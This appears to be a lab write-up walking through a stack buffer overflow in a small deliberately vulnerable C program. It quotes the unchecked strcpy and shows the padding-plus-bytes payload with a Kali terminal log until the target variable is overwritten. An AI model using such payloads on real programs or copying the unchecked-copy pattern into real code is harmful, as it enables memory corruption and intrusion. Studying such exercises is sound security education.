
These lines include standard C libraries for memory allocation, input/output, string manipulation, and UNIX system calls.

```
8 volatile int volat;  
9 char buffer[32];
```

Here, a volatile integer volat and a character array buffer of size 32 are declared. The use of volatile suggests that the compiler should not optimize accesses to this variable, which may be important for certain types of code

```
11 if(argc == 1) {  
12     printf("Podaj argument\n");  
13     return(1);  
14 }
```

This block checks if the program is executed without any command line arguments. If so, it prints a message asking for an argument and exits with a return code of 1. Example of passing an argument below:



```
16 volat = 0;  
17 strcpy(buffer, argv[1]);  
18
```

The variable volat is set to 0, and the strcpy function is used to copy the content of the second command line argument (argv[1]) into the buffer. This is where the vulnerability lies, as there is no check on the length of the input, and it does not ensure that the buffer will not overflow.

```
19 if(volat == 0x11121314) {  
20     printf("Udalo sie gratuluje!\n");  
21 } else {  
22     printf("Sproboj znow, Twoja zmienna wynosi: 0x%08x\n", volat);  
23 }  
24 }
```

Finally, it checks if the value of volat has been changed to 0x11121314. If it has, it prints a success message; otherwise, it prints a message displaying the current value of volat.

To exploit the buffer overflow, we need to provide a command-line argument longer than the size of the buffer (32 bytes). This will overwrite the value of `volat` and potentially lead to replacing the value of `volat` with the variable `0x11121314` used in `if` statement. We used the following command to test the buffer:

- `$(printf 'A%.0s' {1..[range]} && printf '\x14\x13\x12\x11')`

We started with the 32 range and then started to increase it to see what the program is returning. We stopped at range set to 44 where program returned “Udalo sie gratulacje!” which means we successfully “cracked” the program with buffer overflow vulnerability. Steps are shown below:

```
cichowlasp@kali: ~/Desktop/volat
File Actions Edit View Help

(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1..32} && printf '\x14\x13\x12\x11')
Sproboj znów, Twoja zmienna wynosi: 0x00000000

(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1..40} && printf '\x14\x13\x12\x11')
Sproboj znów, Twoja zmienna wynosi: 0x00000000

(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1..41} && printf '\x14\x13\x12\x11')
Sproboj znów, Twoja zmienna wynosi: 0x00000011

(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1..43} && printf '\x14\x13\x12\x11')
Sproboj znów, Twoja zmienna wynosi: 0x00111213

(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat $(printf 'A%.0s' {1..44} && printf '\x14\x13\x12\x11')
Udalo sie gratuluje!

(cichowlasp@kali)-[~/Desktop/volat]
$
```